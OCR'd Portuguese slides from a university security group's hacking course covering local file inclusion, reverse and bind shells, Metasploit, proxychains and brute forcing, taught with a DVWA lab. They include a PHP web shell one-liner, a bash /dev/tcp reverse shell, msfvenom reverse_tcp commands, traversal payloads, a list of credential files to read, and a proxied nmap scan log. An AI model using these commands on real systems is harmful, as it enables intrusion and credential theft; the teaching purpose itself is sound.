Curso de Férias - Dia 3

Estevam Arantes

Programação (manhã)

- Local File Inclusion + Path Traversal
- Shell - Bind e Reverse shell
- Proxychain
- Bruteforcing: Wordlists e ferramentas
- Ataques em redes locais (se der tempo)

Programação (tarde)

- DVWA - Damn Vulnerable Web Application (10.10.10.146)
  - LFI, File Upload
  - Exercícios repetidos de assuntos anteriores (CSRF, XSS, etc.)
  - Exercícios extras de assuntos da aula

Local File Inclusion

- Permite ao atacante incluir um arquivo na página.
- É um tipo de injeção

```
/**
* Pega o nome do arquivo do input do GET
* http://example.com/?file=filename.php
*/
$file = $_GET['file'];

/**
* Inclui o arquivo de maneira não segura
*/
include('directory/' . $file);
```

Local File Inclusion

- Arquivos Importantes no Linux:
  - – /etc/issue
  - – /proc/version
  - – /etc/profile
  - – /etc/passwd
  - – /etc/passwd
  - – /etc/shadow
  - – /root/.bash_history
  - – /var/log/dmessage
  - – /var/mail/root
  - – /var/spool/cron/crontabs/root

Local File Inclusion - Windows

- Arquivos Importantes no Windows:
  - – %SYSTEMROOT%repairsystem
  - – %SYSTEMROOT%repairSAM
  - – %SYSTEMROOT%repairSAM
  - – %WINDIR%win.ini
  - – %SYSTEMDRIVE%boot.ini
  - – %WINDIR%Panthersysprep.inf
  - – %WINDIR%system32configAppEvent.Evt

Local File Inclusion


```
/**
* Pega o nome do arquivo do input do GET
* http://example.com/?file=../../../../../etc/passwd
*/
$file = $_GET['file'];

/**
* Inclui o arquivo de maneira não segura
* include(directory/../../../../../etc/passwd)
*/
include('directory/' . $file);
```

Shell - Bind && Reverse

- Bind Shell - Atacante é um cliente e a vítima é o servidor
  - Vítima deve ter um ip e portas acessíveis, atacante não
- Reverse Shell - Vítima é um cliente e o atacante é o servidor
  - Atacante deve ter um ip e portas acessíveis, vítima não

Shell - Bind && Reverse



Reverse shell - Como conseguir

- Normalmente parte-se de RCEs para a reverse shell

- Php:
  - <?if($_GET['cmd']){echo"<pre>".shell_exec($_GET["cmd"]);}?>
- Python:
  - python -c 'import socket,subprocess,os ...'

Reverse shell - Exemplos!

- Bash
  - bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
- Php à lá Gambiarré
  - <?if($_GET['cmd']){echo"<pre>".shell_exec($_GET["cmd"]);}?>

- Várias outras opções (python, perl, ruby, java, xterm, netcat)
  - PentestMonkey - Reverse Shell CheatSheet (Link)

Metasploit!

Metasploit!


```
$ msfvenom -p php/meterpreter/reverse_tcp
lhost=<SEUIP> lport=3333 -f raw -o
output.php


$ msfconsole
msf > use multi/handler

msf > set payload
php/meterpreter/reverse_tcp

msf > set lhost <seuip>

msf > set lport <3333>

msf > run

.
.
.
msf > shell
```


Activities
File Edit View VM Tabs Help
Home
kali test
root@cread: ~
File Edit View Search Terminal Help
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:23-<><>-timeout
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:110-<><>-timeout
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:3389-<><>-timeout
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:21-<><>-timeout
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:80-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:80-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:80-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:80-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:80-<><>-OK
|D-chain|-<>-127.0.0.1:9050-<><>-185.88.181.13:443-<><>-OK
Nmap scan report for 185.88.181.13
Host is up (.10s latency).
PORT STATE SERVICE VERSION
21/tcp closed ftp
22/tcp closed ssh
23/tcp closed telnet
25/tcp closed smtp
80/tcp open http-proxy HAProxy http proxy 1.3.1 or later
110/tcp closed pop3
139/tcp closed netbios-ssn
443/tcp open ssl/http-proxy HAProxy http proxy 1.3.1 or later
445/tcp closed microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: Device: load balancer
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.35 seconds
root@cread:~#
Tor and
Proxychains

Bruteforce!

- Tentativa e erro
- Uso exaustivo de tentativa e erro ao invés de métodos intelectuais.
- Vários tipos -> Várias ferramentas diferentes
- Hashes, formulários, senhas, etc.

Bruteforce - Wordlists

- Github -> danielmiessler/SecLists (Link)
- Gerar wordlist com o Crunch
- Formulários de login
    - Hydra
- Hashes
    - John, Hashcat...

GANESH

Grupo de Segurança da Informação
ICMC / USP - São Carlos, SP
http://ganesh.icmc.usp.br/
ganesh@icmc.usp.br